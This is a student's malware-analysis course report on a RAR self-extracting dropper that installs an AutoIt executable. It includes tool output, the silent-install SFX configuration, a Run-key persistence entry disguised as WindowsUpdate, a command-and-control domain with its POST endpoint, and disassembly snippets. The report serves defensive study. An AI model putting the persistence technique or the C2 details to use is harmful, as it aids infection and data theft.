Student ID: 801157088
Name: TamilMathi TamilThurai

UNC CHARLOTTE
College of Computing and Informatics

ITIS 6330 – MALWARE ANALYSIS

Final Term Project

Student ID: 801157088
Name: TamilMathi TamilThurai


Static Analysis:

Overview:

✓ The Static Analysis showed that malware is RAR SFX executable module. It drops multiple files include mur.exe,.mp3,.dat,.mp4,.bmp,. docs and one file names as eam-wna which is passed as parameter to mur.exe. mur.exe is an AutoIt executable. AutoIt is a programming language for creating automation scripts for windows.

Detailed Analysis:


✓ Using PEiD, I observed that Malware is packed with RAR SFX module. As the name defines it, it's a Self-Extracting Archive that will extract the file content and execute it without needing any additional intervention.



File: C:\Documents and Settings\Feng\Desktop\d1a8a7334bedc7f8d63c4e

Entrypoint: 0000AC87
EP Section: .text
File Offset: 0000A087
First Bytes: E8,E3,FE,FF
Linker Info: 9.0
Subsystem: Win32 GUI


Nothing found [RAR SFX] *



```
Bitmap
    101 : 1033
Icon
    1 : 1024
Dialog
    ASKNEXTVOL : 1033
    GETPASSWORD1 : 1033
    LICENSEDLG : 1033
    RENAMEDLG : 1033
    REPLACEFILEDLG : 1033
    STARTDLG : 1033
String Table
    7 : 1033
    8 : 1033
    9 : 1033
    10 : 1033
    11 : 1033
    12 : 1033
Icon Group
    100 : 1024
Manifest
    1 : 1033
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
  version="1.0.0.0"
  processorArchitecture="*"
  name="WinRAR SFX"
  type="win32"/>
<description>WinRAR SFX module</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel level="asInvoker"
      uiAccess="false"/>
    </requestedPrivileges>
  </security>
</trustInfo>
<dependency>
  <dependentAssembly>
    <assemblyIdentity
      type="win32"
      name="Microsoft.Windows.Common-Controls"
      version="6.0.0.0"
      processorArchitecture="*"
```

✓ Since it's an archive format, it can be extracted using WinRAR. Once the malware is unpacked, it'll extract all these below files.



d1a8a7334bedc7f8d63c4e966cc5df50.exe (evaluation copy)
File Commands Tools Favorites Options Help
Add
Extract To
Test
View
Delete
Find
Wizard
Info
VirusScan
Comment
Protect
SFX
Name

d1a8a7334bedc7f8d63c4e966cc5df50.exe - SFX RAR 4.x archive, unpacked size 8,958,531 bytes

..
arb.mp4
bcv.dat
bpa.ico
cjt.docx
cqo.txt
ctm.ppt
dao.txt
dbw.ico
eam-wna
egk.mp4
enm.pdf
eqg.mp3
etp.bmp
fqr.bmp
gnh.dat
grt.ico
gsx.bmp
htu.dat
ifw.docx
iib.bmp
jfm.dat
jov.txt
krs.xl
lkp.jpg
mur.exe
nmj.txt
nxv.ico
obo.icm
oek.txt
oio.ppt

```
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub Ayoub
Path=%appdata%\sbe
Ayoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Setup=mur.exe eam-wna
Ayoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Silent=1
Ayoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
Ayoub Ayoub Ayoub Ayoub AyoubAyoub Ayoub Ayoub Ayoub Ayoub
```

- ✓ Dependency Walker shows the following dependencies. The malware imports OLE32.DLL, which is a COM(Component Object Model) interface functions. So, the malware interacts with different software components.
- ✓ It also depends on SHELL32.DLL which means it can launch any other programs.
- ✓ It imports ADVAPI32.DLL which means the malware can manipulate registry keys.



Dependency Walker - [d1a8a7334bedc7f8d63c4e966cc5df50]
File Edit View Options Profile Window Help

D1A8A7334BEDC7F8D63C4E966CC5DF50.EXE
- COMCTL32.DLL
- SHLWAPI.DLL
- KERNEL32.DLL
- USER32.DLL
- GDI32.DLL
- COMDLG32.DLL
- ADVAPI32.DLL
- SHELL32.DLL
- OLE32.DLL
- OLEAUT32.DLL

PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	164 (0x00A4)	SHAutoComplete	Not Bound


E	Ordinal ^	Hint	Function	Entry Point
0#	1 (0x0001)	N/A	N/A	0x00021DCE
0#	2 (0x0002)	N/A	N/A	0x0000BB02
0#	3 (0x0003)	N/A	N/A	0x00048B8E
0#	4 (0x0004)	N/A	N/A	0x000187DF
0#	5 (0x0005)	N/A	N/A	0x00048C41

- ✓ PEview shows the functions used by the malware. FindFirstFileA and FindNextFileA APIs are used by malware which is used to search through files and directories .



00012860	000159AE	Hint/Name RVA	00E3 DeleteDC
00012864	00000000	End of Imports	GDI32.dll
00012868	0001522C	Hint/Name RVA	00D6 DeleteFileW
0001286C	0001523A	Hint/Name RVA	00D3 DeleteFileA
00012870	00015248	Hint/Name RVA	007C CreateDirectoryA
00012874	0001525C	Hint/Name RVA	0081 CreateDirectoryW
00012878	00015270	Hint/Name RVA	012E FindClose
0001287C	0001527C	Hint/Name RVA	0143 FindNextFileA
00012880	0001528C	Hint/Name RVA	0132 FindFirstFileA
00012884	0001529E	Hint/Name RVA	0145 FindNextFileW
00012888	000152AE	Hint/Name RVA	0139 FindFirstFileW
0001288C	000152C0	Hint/Name RVA	02A4 GetVersionExW
00012890	000152D0	Hint/Name RVA	01F8 GetFullPathNameA

- ✓ Malware uses other software codes or components by using these below function calls.




00012AAC	00000000	End of Imports	USER32.dll
00012AB0	00015C44	Hint/Name RVA	0008 CLSIDFromString
00012AB4	00015C56	Hint/Name RVA	0086 CreateStreamOnHGlobal
00012AB8	00015C0E	Hint/Name RVA	0149 OleUninitialize
00012ABC	00015C30	Hint/Name RVA	0010 CoCreateInstance
00012AC0	00015C20	Hint/Name RVA	0132 OleInitialize
00012AC4	00000000	End of Imports	ole32.dll


Dynamic Analysis:

Overview:

- ✓ Upon execution, malware unpacks itself into Application Data folder. It further creates new process called mur.exe with eam-wna parameter being passed to it. Both files are part of unpacked files of the malware. It also tries to contact with one domain called toopolex.com.
- ✓ Malware tried to be persistent in the name of windows update by updating the run registry key.
- ✓ Further mur.exe creates either two regsvcs.exe or iexplorer.exe and dies. Malware performs process injection into one of the mentioned legitimate process.
- ✓ It queries and sends the data in ActiveComputerName registry key using POST method to www.toopolex.com/controllers/users/fre.php



Time	Domain Requested	DNS Retur...
21:09:38	auto.search.msn.com	FOUND
21:09:39	www.www.google.com.com	FOUND
21:09:40	www.www.google.com.org	FOUND
21:09:41	www.www.google.com.net	FOUND
21:09:42	www.www.google.com.edu	FOUND
21:13:20	toopolex.com	FOUND
21:13:21	toopolex.com	FOUND
21:13:22	toopolex.com	FOUND
21:13:23	toopolex.com	FOUND
21:13:24	toopolex.com	FOUND
21:13:25	toopolex.com	FOUND
21:14:26	toopolex.com	FOUND
21:14:27	toopolex.com	FOUND




```
Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2020/4/12 11:53:04  ,  2020/4/12 11:55:14
Computer: FENG-COMPUTER , FENG-COMPUTER
Username: Feng , Feng

----------------------------------
Values added: 4
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsUpdate: "C:\Documents and Settings\Feng\Application Data\sbe\mur.exe C:\DOCUME~1\Feng\APPLIC~1\sbe\eam-wna"
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGL
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Feng\Desktop\d1a8a7334bedc7f8d63c4e966cc5df5C
HKU\S-1-5-21-602162358-839522115-1060284298-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Feng\Application Data\sbe\mur.exe: "AutoIt v3
```

Detailed Description:

IDA analysis:

- ✓ Malware searches for a file through these below APIs.




```
lea     eax, [ebp+68h+MultiByteStr]
push    eax             ; lpFileName
call    ds:FindFirstFileA
mov     [ebp+68h+hFindFile], eax
cmp     eax, ebx
jnz     short loc_4067AE
```

```
ds:GetLastError
eax, 2
loc_4065F7
```

```
loc_406604:             ; hFindFile
push    [ebp+68h+hFindFile]
call    ds:FindNextFileW
test    eax, eax
jnz     short loc_406626
```


```
loc_406783:             ; hFindFile
push    [ebp+68h+hFindFile]
call    ds:FindNextFileA
test    eax, eax
jnz     short loc_4067A5
```

- ✓ Malware tries to protect some data in memory by encrypting it using CryptProtectMemory.




```
push    offset LibFileName ; "Crypt32.dll"
call    ds:LoadLibraryW
mov     [esi], eax
test    eax, eax
jz      short loc_40AD32
```

```
push    edi
mov     edi, ds:GetProcAddress
push    offset ProcName ; "CryptProtectMemory"
push    eax             ; hModule
call    edi ; GetProcAddress
push    offset aCryptunprotect ; "CryptUnprotectMemory"
push    dword ptr [esi] ; hModule
mov     [esi+8], eax
call    edi ; GetProcAddress
mov     [esi+0Ch], eax
pop     edi
```




```
:0040AD14                 mov     edi, ds:GetProcAddress
:0040AD1A                 push    offset ProcName ; "CryptProtectMemory"
:0040AD1F                 push    eax             ; hModule
:0040AD20                 call    edi ; GetProcAddress
:0040AD22                 push    offset aCryptunprotect ; "CryptUnprotectMemory"
:0040AD27                 push    dword ptr [esi] ; hModule
:0040AD29                 mov     [esi+8], eax
:0040AD2C                 call    edi ; GetProcAddress
:0040AD2E                 mov     [esi+0Ch], eax
:0040AD31                 pop     edi
```

- ✓ The malware performs some token privilege manipulation.




```
push    esi
mov     esi, ds:LookupPrivilegeValueW
push    edi
lea     eax, [ebp+NewState.Privileges]
push    eax             ; lpLuid
push    offset Name     ; "SeSecurityPrivilege"
push    ebx             ; lpSystemName
mov     [ebp+NewState.PrivilegeCount], 1
mov     [ebp+NewState.Privileges.Attributes], 2
call    esi ; LookupPrivilegeValueW
mov     edi, ds:AdjustTokenPrivileges ; Enable/disable privileges in the specified access token
test    eax, eax
```

